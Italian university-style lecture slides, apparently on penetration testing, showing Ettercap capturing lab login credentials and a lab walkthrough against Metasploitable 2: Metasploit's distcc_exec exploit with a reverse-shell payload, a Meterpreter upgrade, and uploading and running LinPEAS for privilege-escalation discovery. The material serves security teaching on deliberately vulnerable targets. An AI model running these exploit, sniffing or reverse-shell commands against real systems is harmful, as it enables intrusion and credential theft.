
- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Proviamo ad accedere alla seguente Web form, digitando username e password arbitrari
 - <http://10.0.2.6/mutillidae/index.php?page=login.php>

The screenshot shows a web browser displaying the Mutillidae: Born to be Hacked application. The page title is "Mutillidae: Born to be Hacked". The navigation bar includes links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. On the left, there's a sidebar with "Core Controls" (OWASP Top 10, Others, Documentation, Resources), a logo, and social media links (@webpwnized and YouTube). The main content area has a "Back" button and a "Login" form. The form has a green header "Please sign-in" and two input fields: "Name" (containing "admin") and "Password" (containing "admin"). Below the form is a link "Dont have an account? [Please register here](#)". A red callout box with a red border and arrow points to the "Name" and "Password" fields, containing the following text:
➤ Ad es., digitiamo
➤ Username: admin
➤ Password: admin

Network Sniffer

Ettercap – Esempio

- Possiamo osservare che Ettercap ha «catturato» le credenziali digitate per accedere alla Web form



Outline

- Concetti Preliminari
- Path-based Privilege Escalation
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- **Sfruttamento di Errate Configurazioni**

Sfruttamento di Errate Configurazioni

PEASS-ng

- **PEASS-ng (Privilege Escalation Awesome Scripts SUITE new generation)**
 - Script che cercano possibili path da sfruttare per effettuare privilege escalation su host Linux/Unix*, Windows e MacOS
 - **LinPEAS (Linux Privilege Escalation Awesome Script)**
 - <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>
 - **WinPEAS (Windows Privilege Escalation Awesome Scripts)**
 - <https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>
- Gli script PEASS-ng da caricare sulla macchina target sono presenti in
 - **/usr/share/peass**



Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

- Utilizziamo l'exploit trovato, per accedere alla macchina target

1. `use exploit/unix/misc/distcc_exec`
2. `set payload cmd/unix/reverse`
3. `set RHOST 10.0.2.5`
4. `set LHOST 10.0.2.8`
5. `exploit`

- Mettiamo in background la sessione corrente e facciamo il suo upgrade a Meterpreter

1. `background`
2. `sessions -u 1`
3. `sessions 2`

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare *LinPEAS* sulla macchina target
 - `lcd /usr/share/peass/linpeas`
 - `upload linpeas.sh /tmp`
 - `shell`
 - `cd /tmp`
 - `chmod 755 linpeas.sh`
 - `./linpeas.sh`

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ Basic Information

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ System Information

```
System Information
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.6.9p10
```

Output parziale

Sfruttamento di Errate Configurazioni

LinPEAS – Esempio (Target: Metasploitable 2)

➤ System Information

```
Executing Linux Exploit Suggester
└ https://github.com/mzet-/linux-exploit-suggester
Script needs Bash in version 4.0 or newer. Aborting.

